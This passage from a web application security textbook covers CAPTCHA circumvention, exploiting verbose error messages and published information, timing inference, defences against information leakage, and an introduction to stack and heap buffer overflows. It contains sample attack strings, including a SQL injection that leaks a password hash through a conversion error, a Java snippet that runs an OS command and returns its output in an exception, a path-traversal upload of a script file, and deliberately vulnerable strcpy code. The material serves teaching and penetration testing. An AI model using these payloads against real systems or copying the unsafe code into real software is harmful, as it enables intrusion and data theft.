For other types of puzzles, a different approach is needed, tailored to the nature of the puzzle images. For example, puzzles involving recognition of animals or orientation of objects need to use a database of real images, which are reused in multiple puzzles. If the database is sufficiently small, an attacker can manually solve enough images in the database to make an attack feasible. Even if noise and other distortions are applied to images, to make each reused image appear different to a computer, fuzzy image hashes and color histogram comparison can often be used to match the image from a given puzzle with one that has already been solved manually.

Microsoft's Asirra puzzles use a database of several million images of cats and dogs, derived from a real-world directory of adoptable pets. For an attacker with a big enough monetary incentive, even this database could be solved economically using human solvers, as described in the next section.

In all these cases, it is worth noting that to effectively circumvent a CAPTCHA control, you don't need to be able to solve puzzles with perfect accuracy. For example, an attack that solved only 10% of puzzles correctly could still be highly effective at performing automated security testing, or delivering spam, as the case may be. An automated exercise that takes ten times as many requests normally is still faster and less painful than the corresponding manual exercise.

#### TRY IT!

<http://mdsec.net/feedback/8/>

### Using Human Solvers

Criminals who need to solve large numbers of CAPTCHA puzzles sometimes employ techniques that are not applicable in the context of web application security testing:

- An apparently benign website can be used to induce human *CAPTCHA proxies* to solve puzzles that are passed through from the application being targeted. Typically, the attacker offers the inducement of a competition prize, or free access to pornography, to entice users. When a user completes the registration form, he is presented with a CAPTCHA puzzle that has been fetched in real time from the target application. When the user solves the puzzle, his solution is relayed to the target application.
- Attackers can pay human *CAPTCHA drones* in developing countries to solve large numbers of puzzles. Some companies offer this service, which costs less than \$1 for every 1,000 puzzles that are solved.

## Summary

---

When you are attacking a web application, the majority of the necessary tasks need to be tailored to that application's behavior and the methods by which it enables you to interact with and manipulate it. Because of this, you will often find yourself working manually, submitting individually crafted requests and reviewing the application's responses.

The techniques described in this chapter are conceptually intuitive. They involve leveraging automation to make these customized tasks easier, faster, and more effective. It is possible to automate virtually any manual procedure you want to carry out using the power and reliability of your own computer to attack your target's defects and weak points.

In some cases, obstacles exist that prevent you from straightforwardly applying automated techniques. Nevertheless, in most cases these can be overcome either by refining your automated tools or by finding a weakness in the application's defenses.

Although conceptually straightforward, using customized automation effectively requires experience, skill, and imagination. You can use tools to help, or you can write your own. But there is no substitute for the intelligent human input that distinguishes a truly accomplished web application hacker from a mere amateur. When you have mastered all the techniques described in the other chapters, you should return to this topic and practice the different ways in which customized automation can be used to apply those techniques.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. Name three identifiers of hits when using automation to enumerate identifiers within an application.
2. For each of the following categories, identify one fuzz string that can often be used to identify it:
  - (a) SQL injection
  - (b) OS command injection
  - (c) Path traversal
  - (d) Script file inclusion
3. When you are fuzzing a request that contains a number of different parameters, why is it important to perform requests targeting each parameter in turn and leaving the others unmodified?

4. You are formulating an automated attack to brute-force a login function to discover additional account credentials. You find that the application returns an HTTP redirection to the same URL regardless of whether you submit valid or invalid credentials. In this situation, what is the most likely means you can use to detect hits?
5. When you are using an automated attack to harvest data from within the application, you will often find that the information you are interested in is preceded by a static string that enables you to easily capture the data following it. For example:

```
<input type="text" name="LastName" value="
```

On other occasions, you may find that this is not the case and that the data preceding the information you need is more variable. In this situation, how can you devise an automated attack that still fulfills your needs?



# Exploiting Information Disclosure

Chapter 4 described various techniques you can use to map a target application and gain an initial understanding of how it works. That methodology involved interacting with the application in largely benign ways to catalog its content and functionality, determine the technologies in use, and identify the key attack surface.

This chapter describes ways in which you can extract further information from an application during an actual attack. This mainly involves interacting with the application in unexpected and malicious ways and exploiting anomalies in the application's behavior to extract information that is of value to you. If successful, such an attack may enable you to retrieve sensitive data such as user credentials, gain a deeper understanding of an error condition to fine-tune your attack, discover more details about the technologies in use, and map the application's internal structure and functionality.

## Exploiting Error Messages

---

Many web applications return informative error messages when unexpected events occur. These may range from simple built-in messages that disclose only the category of the error to full-blown debugging information that gives away a lot of details about the application's state.

Most applications are subject to various kinds of usability testing prior to deployment. This testing typically identifies most error conditions that may arise when the application is being used in the normal way. Therefore, these conditions usually are handled in a graceful manner that does not involve any technical messages being returned to the user. However, when an application is under active attack, it is likely that a much wider range of error conditions will arise, which may result in more detailed information being returned to the user. Even the most security-critical applications, such as those used by online banks, have been found to return highly verbose debugging output when a sufficiently unusual error condition is generated.

## Script Error Messages

When an error arises in an interpreted web scripting language, such as VBScript, the application typically returns a simple message disclosing the nature of the error, and possibly the line number of the file where the error occurred. For example:

```
Microsoft VBScript runtime error 800a0009
Subscript out of range: [number -1]
/register.asp, line 821
```

This kind of message typically does not contain any sensitive information about the state of the application or the data being processed. However, it may help you narrow down the focus of your attack. For example, when you are inserting different attack strings into a specific parameter to probe for common vulnerabilities, you may encounter the following message:

```
Microsoft VBScript runtime error '800a000d'
Type mismatch: ' [string: "'] '
/scripts/confirmOrder.asp, line 715
```

This message indicates that the value you have modified is probably being assigned to a numeric variable, and you have supplied input that cannot be so assigned because it contains nonnumeric characters. In this situation, it is highly likely that nothing can be gained by submitting nonnumeric attack strings as this parameter. So for many categories of bugs, you are better off targeting other parameters.

A different way in which this type of error message may assist you is in giving you a better understanding of the logic that is implemented within the server-side application. Because the message discloses the line number where the error occurred, you may be able to confirm whether two different malformed requests are triggering the same error or different errors. You may also be able

to determine the sequence in which different parameters are processed by submitting bad input within multiple parameters and identifying the location at which an error occurs. By systematically manipulating different parameters, you may be able to map the different code paths being executed on the server.

## Stack Traces

Most web applications are written in languages that are more complex than simple scripts but that still run in a managed execution environment, such as Java, C#, or Visual Basic .NET. When an unhandled error occurs in these languages, it is common to see full stack traces being returned to the browser.

A stack trace is a structured error message that begins with a description of the actual error. This is followed by a series of lines describing the state of the execution call stack when the error occurred. The top line of the call stack shows the function that generated the error, the next line shows the function that invoked the previous function, and so on down the call stack until the hierarchy of function calls is exhausted.

The following is an example of a stack trace generated by an ASP.NET application:

```
[HttpException (0x80004005): Cannot use a leading .. to exit above the
top directory.]
System.Web.Util.UrlPath.Reduce(String path) +701
System.Web.Util.UrlPath.Combine(String basepath, String relative)+304
System.Web.UI.Control.ResolveUrl(String relativeUrl) +143
PBSApp.StatFunc.Web.MemberAwarePage.Redirect(String url) +130
PBSApp.StatFunc.Web.MemberAwarePage.Process() +201
PBSApp.StatFunc.Web.MemberAwarePage.OnLoad(EventArgs e)
System.Web.UI.Control.LoadRecursive() +35
System.Web.UI.Page.ProcessRequestMain() +750

Version Information: Microsoft .NET Framework Version:1.1.4322.2300;
ASP.NET Version:1.1.4322.2300
```

This kind of error message provides a large amount of useful information that may assist you in fine-tuning your attack against the application:

- It often describes the precise reason why an error occurred. This may enable you to adjust your input to circumvent the error condition and advance your attack.
- The call stack typically makes reference to a number of library and third-party code components that are being used within the application. You can review the documentation for these components to understand their intended behavior and assumptions. You can also create your own local

implementation and test this to understand the ways in which it handles unexpected input and potentially identify vulnerabilities.

- The call stack includes the names of the proprietary code components being used to process the request. The naming scheme for these and the interrelationships between them may allow you to infer details about the application's internal structure and functionality.
- The stack trace often includes line numbers. As with the simple script error messages described previously, these may enable you to probe and understand the internal logic of individual application components.
- The error message often includes additional information about the application and the environment in which it is running. In the preceding example, you can determine the exact version of the ASP.NET platform being used. This enables you to investigate the platform for known or new vulnerabilities, anomalous behavior, common configuration errors, and so on.

## Informative Debug Messages

Some applications generate custom error messages that contain a large amount of debug information. These are usually implemented to facilitate debugging during development and testing and often contain rich detail about the application's runtime state. For example:

```
-----  
* * * S E S S I O N * * *  
-----  
i5agor2n2pw3gp551pszb55  
SessionUser.Sessions App.FEStructure.Sessions  
SessionUser.Auth 1  
SessionUser.BranchID 103  
SessionUser.CompanyID 76  
SessionUser.BrokerRef RRadv0  
SessionUser.UserID 229  
SessionUser.Training 0  
SessionUser.NetworkID 11  
SessionUser.BrandingPath FE  
LoginURL /Default/fedefault.aspx  
ReturnURL ../default/fedefault.aspx  
SessionUser.Key f7e50aef8fadd30f31f3aea104cef26ed2ce2be50073c  
SessionClient.ID 306  
SessionClient.ReviewID 245  
UPriv.2100
```

```
SessionUser.NetworkLevelUser 0
UPriv.2200
SessionUser.BranchLevelUser 0
SessionDatabase fd219.prod.wahh-bank.com
```

The following items are commonly included in verbose debug messages:

- Values of key session variables that can be manipulated via user input
- Hostnames and credentials for back-end components such as databases
- File and directory names on the server
- Information embedded within meaningful session tokens (see Chapter 7)
- Encryption keys used to protect data transmitted via the client (see Chapter 5)
- Debug information for exceptions arising in native code components, including the values of CPU registers, contents of the stack, and a list of the loaded DLLs and their base addresses (see Chapter 16)

When this kind of error reporting functionality is present in live production code, it may signify a critical weakness in the application's security. You should review it closely to identify any items that can be used to further advance your attack, and any ways in which you can supply crafted input to manipulate the application's state and control the information retrieved.

## Server and Database Messages

Informative error messages are often returned not by the application itself but by some back-end component such as a database, mail server, or SOAP server. If a completely unhandled error occurs, the application typically responds with an HTTP 500 status code, and the response body may contain further information about the error. In other cases, the application may handle the error gracefully and return a customized message to the user, sometimes including error information generated by the back-end component. In some situations, information disclosure can itself be used as a conduit for an attack. The information disclosed by an application in a debug message or exception is often unintentional and as a result the organization's security procedures may entirely overlook the existence of the disclosure.

The error returned may enable a range of further attacks, as described in the following sections.

### Using Information Disclosure to Advance an Attack

When a specific attack is launched against a server back-end component, it is common for that component to give direct feedback on any errors encountered. This can help you fine-tune the attack. Database error messages often contain

useful information. For example, they often disclose the query that generated the error, enabling you to fine-tune a SQL injection attack:

```
Failed to retrieve row with statement - SELECT object_data FROM
deftr.tbobject WHERE object_id = 'FDJE00012' AND project_id = 'FOO'
and 1=2--'
```

See Chapter 9 for a detailed methodology describing how to develop database attacks and extract information based on error messages.

### **Cross-Site Scripting Attacks Within Error Messages**

As described in Chapter 12, securing against cross-site scripting is an arduous task, requiring identification of each output location of user-supplied data. Although most frameworks automatically HTML-encode data when reporting errors, this is by no means universal. Error messages can appear in multiple, often unusual places within an HTTP response. In the `HttpServletResponse.sendError()` call used by Tomcat, the error data is also part of the response header:

```
HTTP/1.1 500 General Error Accessing Doc10083011
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 1105
Date: Sat, 23 Apr 2011 08:52:15 GMT
Connection: close
```

An attacker who has control over the input string `Doc10083011` could supply carriage return characters and conduct an HTTP header injection attack, or a cross-site scripting attack within the HTTP response. More details can be found [here](http://www.securityfocus.com/archive/1/495021/100/0/threaded):

```
http://www.securityfocus.com/archive/1/495021/100/0/threaded
```

Frequently customized error messages are intended for a non-HTML destination, such as a console, yet they are erroneously reported to the user in an HTTP response. In these situations, cross-site scripting is often easily exploitable.

### **Decryption Oracles in Information Disclosure**

Chapter 11 gave an example of how an unintentional “encryption oracle” could be harnessed to decrypt strings presented to the user in encrypted format. The same issue can apply to information disclosure. Chapter 7 gave an example of an application that provided an encrypted download link for file access. If a file had since been moved or deleted, the application reported that the file could not be downloaded. Of course, the error message contained the file’s decrypted

value, so any encrypted “filename” could be provided to the download link, resulting in an error.

In these cases, the information disclosure resulted from abuse of deliberate feedback. It is also possible for information disclosure to be more accidental if parameters are decrypted and then used in various functions, any of which may log data or generate error messages. An example encountered by the authors was a complex work flow application that made use of encrypted parameters transmitted via the client. Swapping the default values used for `dbid` and `grouphome`, the application responded with an error:

```
java.sql.SQLException: Listener refused the connection with the
following error: ORA-12505, TNS:listener does not currently know
of SID given in connect descriptor The Connection descriptor used
by the client was: 172.16.214.154:1521:docs/londonoffice/2010/general
```

This provided considerable insight. Specifically, `dbid` was actually an encrypted SID for a connection to an Oracle database (the connection descriptor takes the form *Server:Port:SID*), and `grouphome` was an encrypted file path.

In an attack analogous to many other information disclosure attacks, knowledge of the file path provided the necessary information to conduct a file path manipulation attack. Supplying exactly three path traversal characters in a filename, and navigating up a similar directory structure, it was possible to upload files containing malicious script directly into another group’s work space:

```
POST /dashboard/utils/fileupload HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://wahh/dashboard/common/newnote
Accept-Language: en-GB
Content-Type: multipart/form-data; boundary=-----7db3d439b04c0
Accept-Encoding: gzip, deflate
Host: wahh
Content-Length: 8088
Proxy-Connection: Keep-Alive

-----7db3d439b04c0
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----7db3d439b04c0
Content-Disposition: form-data; name="uploadedfile"; filename="../../../
newportoffice/2010/general/xss.html"
Content-Type: text/html
<html><body><script>...
...
```

**HACK STEPS**

1. When you are probing the application for common vulnerabilities by submitting crafted attack strings in different parameters, always monitor the application's responses to identify any error messages that may contain useful information.

Attempt to force an error response from the application by supplying encrypted data strings in the wrong context, or by performing actions on resources that are not in the correct state to handle the action.

2. Be aware that error information that is returned within the server's response may not be rendered on-screen within the browser. An efficient way to identify many error conditions is to search each raw response for keywords that are often contained in error messages. For example:

- error
- exception
- illegal
- invalid
- fail
- stack
- access
- directory
- file
- not found
- varchar
- ODBC
- SQL
- SELECT

3. When you send a series of requests modifying parameters within a base request, check whether the original response already contains any of the keywords you are looking for to avoid false positives.
4. You can use the Grep function of Burp Intruder to quickly identify any occurrences of interesting keywords in any of the responses generated by a given attack (see Chapter 14). Where matches are found, review the relevant responses manually to determine whether any useful error information has been returned.

**TIP** If you are viewing the server's responses in-browser, be aware that Internet Explorer by default hides many error messages and replaces them with a generic page. You can disable this behavior by choosing Tools > Internet Options and then choosing the Advanced tab.



## Using Public Information

Because of the huge variety of web application technologies and components in common use, you should frequently expect to encounter unusual messages that you have not seen before and that may not immediately indicate the nature of the error that the application experienced. In this situation, you can often obtain further information about the message's meaning from various public sources.

Often, an unusual error message is the result of a failure in a specific API. Searching for the text of the message may lead you to the documentation for this API or to developer forums and other locations where the same problem is discussed.

Many applications employ third-party components to perform specific common tasks, such as searches, shopping carts, and site feedback functions. Any error messages that are generated by these components are likely to have arisen in other applications and probably have been discussed elsewhere.

Some applications incorporate source code that is publicly available. By searching for specific expressions that appear in unusual error messages, you may discover the source code that implements the relevant function. You can then review this to understand exactly what processing is being performed on your input and how you may be able to manipulate the application to exploit a vulnerability.

### HACK STEPS

1. **Search for the text of any unusual error messages using standard search engines. You can use various advanced search features to narrow down your results. For example:**

```
"unable to retrieve" filetype:php
```

2. **Review the search results, looking both for any discussion about the error message and for any other websites in which the same message has appeared. Other applications may produce the same message in a more verbose context, enabling you to better understand what kind of conditions give rise to the error. Use the search engine cache to retrieve examples of error messages that no longer appear within the live application.**
3. **Use Google code search to locate any publicly available code that may be responsible for a particular error message. Search for snippets of error messages that may be hard-coded into the application's source code. You can also use various advanced search features to specify the code language and other details if these are known. For example:**

```
unable\ to\ retrieve lang:php package:mail
```

4. **If you have obtained stack traces containing the names of library and third-party code components, search for these names on both types of search engines.**

## Engineering Informative Error Messages

In some situations, it may be possible to systematically engineer error conditions in such a way as to retrieve sensitive information within the error message itself.

One common situation in which this possibility arises is where you can cause the application to attempt some invalid action on a specific item of data. If the resulting error message discloses the value of that data, and you can cause interesting items of information to be processed in this way, you may be able to exploit this behavior to extract arbitrary data from the application.

Verbose open database connectivity (ODBC) error messages can be leveraged in a SQL injection attack to retrieve the results of arbitrary database queries. For example, the following SQL, if injected into a `WHERE` clause, would cause the database to cast the password for the first user in the users table to an integer to perform the evaluation:

```
' and 1=(select password from users where uid=1)--
```

This results in the following informative error message:

```
Error: Conversion failed when converting the varchar value
'37CE1CCA75308590E4D6A35F288B58FACDBB0841' to data type int.
```

### TRY IT

```
http://mdsec.net/addressbook/32
```

A different way in which this kind of technique can be used is where an application error generates a stack trace containing a description of the error, and you can engineer a situation where interesting information is incorporated into the error description.

Some databases provide a facility to create user-defined functions written in Java. By exploiting a SQL injection flaw, you may be able to create your own function to perform arbitrary tasks. If the application returns error messages to the browser, from within your function you can throw a Java exception containing arbitrary data that you need to retrieve. For example, the following code executes the operating system command `ls` and then generates an exception that contains the output from the command. This returns a stack trace to the browser, the first line of which contains a directory listing:

```
ByteArrayOutputStream baos = new ByteArrayOutputStream();
try
{
    Process p = Runtime.getRuntime().exec("ls");
    InputStream is = p.getInputStream();
    int c;
    while (-1 != (c = is.read()))
        baos.write((byte) c);
}
```

```
catch (Exception e)
{
}
throw new RuntimeException(new String(baos.toByteArray()));
```

## Gathering Published Information

Aside from the disclosure of useful information within error messages, the other primary way in which web applications give away sensitive data is by actually publishing it directly. There are various reasons why an application may publish information that an attacker can use:

- By design, as part of the application's core functionality
- As an unintended side effect of another function
- Through debugging functionality that remains present in the live application
- Because of some vulnerability, such as broken access controls

Here are some examples of potentially sensitive information that applications often publish to users:

- Lists of valid usernames, account numbers, and document IDs
- User profile details, including user roles and privileges, date of last login, and account status
- The current user's password (this is usually masked on-screen but is present in the page source)
- Log files containing information such as usernames, URLs, actions performed, session tokens, and database queries
- Application details in client-side HTML source, such as commented-out links or form fields, and comments about bugs

### HACK STEPS

1. **Review the results of your application mapping exercises (see Chapter 4) to identify all server-side functionality and client-side data that may be used to obtain useful information.**
2. **Identify any locations within the application where sensitive data such as passwords or credit card details are transmitted from the server to the browser. Even if these are masked on-screen, they are still viewable within the server's response. If you have found another suitable vulnerability, such as within access controls or session handling, this behavior can be used to obtain the information belonging to other application users.**
3. **If you identify any means of extracting sensitive information, use the techniques described in Chapter 14 to automate the process.**

## Using Inference

---

In some situations, an application may not divulge any data to you directly, but it may behave in ways that enable you to reliably infer useful information.

We have already encountered many instances of this phenomenon in the course of examining other categories of common vulnerability. For example:

- A registration function that enables you to enumerate registered usernames on the basis of an error message when an existing username is chosen (see Chapter 6).
- A search engine that allows you to infer the contents of indexed documents that you are not authorized to view directly (see Chapter 11).
- A blind SQL injection vulnerability in which you can alter the application's behavior by adding a binary condition to an existing query, enabling you to extract information one bit at a time (see Chapter 9).
- The “padding oracle” attack in .NET, where an attacker can decrypt any string by sending a series of requests to the server and observing which ones result in an error during decryption (see Chapter 18).

Another way in which subtle differences in an application's behavior may disclose information occurs when different operations take different lengths of time to perform, contingent upon some fact that is of interest to an attacker. This divergence can arise for various reasons:

- Many large and complex applications retrieve data from numerous back-end systems, such as databases, message queues, and mainframes. To improve performance, some applications cache information that is used frequently. Similarly, some applications employ a *lazy load* approach, in which objects and data are loaded only when needed. In this situation, data that has been recently accessed is retrieved quickly from the server's local cached copy, while other data is retrieved more slowly from the relevant back-end source.

This behavior has been observed in online banking applications. A request to access an account takes longer if the account is dormant than if it is active, enabling a skilled attacker to enumerate accounts that have been accessed recently by other users.

- In some situations, the amount of processing that an application performs on a particular request may depend on whether a submitted item of data is valid. For example, when a valid username is supplied to a login mechanism, the application may perform various database queries to retrieve account information and update the audit log. It also may perform

computationally intensive operations to validate the supplied password against a stored hash. If an attacker can detect this timing difference, he may be able to exploit it to enumerate valid usernames.

- Some application functions may perform an action on the basis of user input that times out if an item of submitted data is invalid. For example, an application may use a cookie to store the address of a host located behind a front-end load balancer. An attacker may be able to manipulate this address to scan for web servers inside the organization's internal network. If the address of an actual server that is not part of the application infrastructure is supplied, the application may immediately return an error. If a nonexistent address is supplied, the application may time out attempting to contact this address before returning the same generic error. You can use the response timers within Burp Intruder's results table to facilitate this testing. Note that these columns are hidden by default, but can be shown via the Columns menu.

#### HACK STEPS

1. **Differences in the timing of application responses may be subtle and difficult to detect. In a typical situation, it is worth probing the application for this behavior only in selected key areas where a crucial item of interesting data is submitted and where the kind of processing being performed is likely to result in time differences.**
2. **To test a particular function, compile one list containing several items that are known to be valid (or that have been accessed recently) and a second list containing items that are known to be invalid (or dormant). Make requests containing each item on these lists in a controlled way, issuing only one request at a time, and monitoring the time taken for the application to respond to each request. Determine whether there is any correlation between the item's status and the time taken to respond.**
3. **You can use Burp Intruder to automate this task. For every request it generates, Intruder automatically records the time taken before the application responds and the time taken to complete the response. You can sort a table of results by either of these attributes to quickly identify any obvious correlations.**

## Preventing Information Leakage

Although it may not be feasible or desirable to prevent the disclosure of absolutely any information that an attacker may find useful, various relatively straightforward measures can be taken to reduce information leakage to a

minimum and to withhold the most sensitive data that can critically undermine an application's security if disclosed to an attacker.

## Use Generic Error Messages

The application should never return verbose error messages or debug information to the user's browser. When an unexpected event occurs (such as an error in a database query, a failure to read a file from disk, or an exception in an external API call), the application should return the same generic message informing the user that an error occurred. If it is necessary to record debug information for support or diagnostic purposes, this should be held in a server-side log that is not publicly accessible. An index number to the relevant log entry may be returned to the user, enabling him or her to report this when contacting the help desk, if required.

Most application platforms and web servers can be configured to mask error information from being returned to the browser:

- In ASP.NET, you can suppress verbose error messages using the `customErrors` element of the `Web.config` file by setting the `mode` attribute to `On` or `RemoteOnly` and specifying a custom error page in the `defaultRedirect` node.
- In the Java Platform, you can configure customized error messages using the `error-page` element of the `web.xml` file. You can use the `exception-type` node to specify a Java exception type, or you can use the `error-code` node to specify an HTTP status code. You can use the `location` node to set the custom page to be displayed in the event of the specified error.
- In Microsoft IIS, you can specify custom error pages for different HTTP status codes using the Custom Errors tab on a website's Properties tab. A different custom page can be set for each status code, and on a per-directory basis if required.
- In Apache, custom error pages can be configured using the `ErrorDocument` directive in `httpd.conf`:

```
ErrorDocument 500 /generalerror.html
```

## Protect Sensitive Information

Wherever possible, the application should not publish information that may be of use to an attacker, including usernames, log entries, and user profile details. If certain users need access to this information, it should be protected by effective access controls and made available only where strictly necessary.

In cases where sensitive information must be disclosed to an authorized user (for example, where users can update their own account information), existing data should not be disclosed where it is not necessary. For example, stored credit card numbers should be displayed in truncated form, and password fields should never be prefilled, even if masked on-screen. These defensive measures help mitigate the impact of any serious vulnerabilities that may exist within the application's core security mechanisms of authentication, session management, and access control.

## Minimize Client-Side Information Leakage

Where possible, service banners should be removed or modified to minimize the disclosure of specific software versions and so on. The steps needed to implement this measure depend on the technologies in use. For example, in Microsoft IIS, the `Server` header can be removed using `URLScan` in the `IISLockDown` tool. In later versions of Apache, this can be achieved using the `mod_headers` module. Because this information is subject to change, it is recommended that you consult your server documentation before carrying out any modifications.

All comments should be removed from client-side code that is deployed to the live production environment, including all HTML and JavaScript.

You should pay particular attention to any browser extension components such as Java applets and ActiveX controls. No sensitive information should be hidden within these components. A skilled attacker can decompile or reverse-engineer these components to effectively recover their source code (see Chapter 5).

## Summary

---

Leakage of unnecessary information frequently does not present any kind of significant defect in an application's security. Even highly verbose stack traces and other debugging messages may sometimes provide you with little leverage in seeking to attack the application.

In other cases, however, you may discover sources of information that are of great value in developing your attack. For example, you may find lists of usernames, the precise versions of software components, or the internal structure and functionality of the server-side application logic.

Because of this possibility, any serious assault on an application should include a forensic examination of both the application itself and publicly available resources so that you can gather any information that may be of use in formulating your attacks against it. On some occasions, information gathered in this way can provide the foundation for a complete compromise of the application that disclosed it.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. While probing for SQL injection vulnerabilities, you request the following URL:

```
http://wahh-app.com/list.aspx?artist=foo'+having+1%3d1--
```

You receive the following error message:

```
Server: Msg 170, Level 15, State 1, Line 1
Line 1: Incorrect syntax near 'having1'.
```

What can you infer from this? Does the application contain any exploitable condition?

2. While you are performing fuzz testing of various parameters, an application returns the following error message:

```
Warning: mysql_connect() [function.mysql-connect]: Access denied for
user 'premiumdde'@'localhost' (using password: YES) in
/home/doau/public_html/premiumdde/directory on line 15
Warning: mysql_select_db() [function.mysql-select-db]: Access denied
for user 'nobody'@'localhost' (using password: NO) in
/home/doau/public_html/premiumdde/directory on line 16
Warning: mysql_select_db() [function.mysql-select-db]: A link to
the server could not be established in
/home/doau/public_html/premiumdde/directory on line 16
Warning: mysql_query() [function.mysql-query]: Access denied for
user 'nobody'@'localhost' (using password: NO) in
/home/doau/public_html/premiumdde/directory on line 448
```

What useful items of information can you extract from this?

3. While mapping an application, you discover a hidden directory on the server that has directory listing enabled and appears to contain a number of old scripts. Requesting one of these scripts returns the following error message:

```
CGIWrap Error: Execution of this script not permitted
Execution of (contact.pl) is not permitted for the following reason:
Script is not executable. Issue 'chmod 755 filename'
```

```
Local Information and Documentation:
CGIWrap Docs: http://wahh-app.com/cgiwrap-docs/
Contact EMail: helpdesk@wahh-app.com
```

```
Server Data:
Server Administrator/Contact: helpdesk@wahh-app.com
Server Name: wahh-app.com
Server Port: 80
Server Protocol: HTTP/1.1
```



```
Request Data:
User Agent/Browser: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
5.1; .NET CLR 2.0.50727; FDM; InfoPath.1; .NET CLR 1.1.4322)
Request Method: GET
Remote Address: 192.168.201.19
Remote Port: 57961
Referring Page: http://wahh-app.com/cgi-bin/cgiwrap/fodd
```

What caused this error, and what common web application vulnerability should you quickly check for?

4. You are probing the function of a request parameter in an attempt to determine its purpose within an application. You request the following URL:

```
https://wahh-app.com/agents/checkcfg.php?name=admin&id=13&log=1
```

The application returns the following error message:

```
Warning: mysql_connect() [function.mysql-connect]: Can't connect to
MySQL server on 'admin' (10013) in
/var/local/www/include/dbconfig.php on line 23
```

What caused this error message, and what vulnerabilities should you probe for as a result?

5. While fuzzing a request for various categories of vulnerabilities, you submit a single quotation mark within each request parameter in turn. One of the results contains an HTTP 500 status code, indicating potential SQL injection. You check the full contents of the message, which are as follows:

```
Microsoft VBScript runtime error '800a000d'
Type mismatch: ' [string: "'"]'
/scripts/confirmOrder.asp, line 715
```

Is the application vulnerable?



# Attacking Native Compiled Applications

Compiled software that runs in a native execution environment has historically been plagued by vulnerabilities such as buffer overflows and format string bugs. Most web applications are written using languages and platforms that run in a managed execution environment in which these classic vulnerabilities do not arise. One of the most significant advantages of languages such as C# and Java is that programmers do not need to worry about the kind of buffer management and pointer arithmetic problems that have affected software developed in native languages such as C and C++ and that have given rise to the majority of critical bugs found in that software.

Nevertheless, you may occasionally encounter web applications that are written in native code. Also, many applications written primarily using managed code contain portions of native code or call external components that run in an unmanaged context. Unless you know for certain that your target application does not contain any native code, it is worth performing some basic tests designed to uncover any classic vulnerabilities that may exist.

Web applications that run on hardware devices such as printers and switches often contain some native code. Other likely targets include any page or script whose name includes possible indicators of native code, such as `dll` or `exe`, and any functionality known to call legacy external components, such as logging mechanisms. If you believe that the application you are attacking contains substantial amounts of native code, it may be desirable to test every piece of

user-supplied data processed by the application, including the names and values of every parameter, cookie, request header, and other data.

This chapter covers three main categories of classic software vulnerability: buffer overflows, integer vulnerabilities, and format string bugs. In each case, we will describe some common vulnerabilities and then outline the practical steps you can take when probing for these bugs within a web application. This topic is huge and extends far beyond the scope of a book about hacking web applications. To learn more about native software vulnerabilities and how to find them, we recommend the following books:

- *The Shellcoder's Handbook*, 2nd Edition, by Chris Anley, John Heasman, Felix Linder, and Gerardo Richarte (Wiley, 2007)
- *The Art of Software Security Assessment* by Mark Dowd, John McDonald, and Justin Schuh (Addison-Wesley, 2006)
- *Gray Hat Hacking*, 2nd Edition, by Shon Harris, Allen Harper, Chris Eagle, and Jonathan Ness (McGraw-Hill Osborne, 2008)

**NOTE** Remote probing for the vulnerabilities described in this chapter carries a high risk of denial of service to the application. Unlike vulnerabilities such as weak authentication and path traversal, the mere detection of classic software vulnerabilities is likely to cause unhandled exceptions within the target application, which may cause it to stop functioning. If you intend to probe a live application for these bugs, you must ensure that the application owner accepts the risks associated with the testing before you begin.

## Buffer Overflow Vulnerabilities

---

Buffer overflow vulnerabilities occur when an application copies user-controllable data into a memory buffer that is not sufficiently large to accommodate it. The destination buffer is overflowed, resulting in adjacent memory being overwritten with the user's data. Depending on the nature of the vulnerability, an attacker may be able to exploit it to execute arbitrary code on the server or perform other unauthorized actions. Buffer overflow vulnerabilities have been hugely prevalent in native software over the years and have been widely regarded as Public Enemy Number One that developers of such software need to avoid.

## Stack Overflows

Buffer overflows typically arise when an application uses an unbounded copy operation (such as `strcpy` in C) to copy a variable-size buffer into a fixed-size buffer without verifying that the fixed-sized buffer is large enough. For example,

the following function copies the `username` string into a fixed-size buffer allocated on the stack:

```
bool CheckLogin(char* username, char* password)
{
    char _username[32];
    strcpy(_username, username);
    ...
}
```

If the `username` string contains more than 32 characters, the `_username` buffer is overflowed, and the attacker overwrites the data in adjacent memory.

In a stack-based buffer overflow, a successful exploit typically involves overwriting the saved return address on the stack. When the `CheckLogin` function is called, the processor pushes onto the stack the address of the instruction following the call. When `CheckLogin` is finished, the processor pops this address back off the stack and returns execution to that instruction. In the meantime, the `CheckLogin` function allocates the `_username` buffer on the stack right next to the saved return address. If an attacker can overflow the `_username` buffer, he can overwrite the saved return address with a value of his choosing, thereby causing the processor to jump to this address and execute arbitrary code.

## Heap Overflows

Heap-based buffer overflows essentially involve the same kind of unsafe operation as described previously, except that the overflowed destination buffer is allocated on the heap, not the stack:

```
bool CheckLogin(char* username, char* password)
{
    char* _username = (char*) malloc(32);
    strcpy(_username, username);
    ...
}
```

In a heap-based buffer overflow, what is typically adjacent to the destination buffer is not any saved return address but other blocks of heap memory, separated by heap control structures. The heap is implemented as a doubly linked list: each block is preceded in memory by a control structure that contains the size of the block, a pointer to the previous block on the heap, and a pointer to the next block on the heap. When a heap buffer is overflowed, the control structure of an adjacent heap block is overwritten with user-controllable data.

This type of vulnerability is less straightforward to exploit than a stack-based overflow, but a common approach is to write crafted values into the overwritten heap control structure to cause an arbitrary overwrite of a critical pointer at some future time. When the heap block whose control structure has been overwritten is freed from memory, the heap manager needs to update the linked list of

heap blocks. To do this, it needs to update the back link pointer of the following heap block and update the forward link pointer of the preceding heap block so that these two items in the linked list point to each other. To do this, the heap manager uses the values in the overwritten control structure. Specifically, to update the following block's back link pointer, the heap manager dereferences the forward link pointer taken from the overwritten control structure and writes into the structure at this address the value of the back link pointer taken from the overwritten control structure. In other words, it writes a user-controllable value to a user-controllable address. If an attacker has crafted his overflow data appropriately, he can overwrite any pointer in memory with a value of his choosing, with the objective of seizing control of the path of execution and therefore executing arbitrary code. Typical targets for the arbitrary pointer overwrite are the value of a function pointer that the application will later call and the address of an exception handler that will be invoked the next time an exception occurs.

**NOTE** Modern compilers and operating systems have implemented various defenses to protect software against programming errors that lead to buffer overflows. These defenses mean that real-world overflows today are generally more difficult to exploit than the examples described here. For further information about these defenses and ways to circumvent them, see *The Shellcoder's Handbook*.

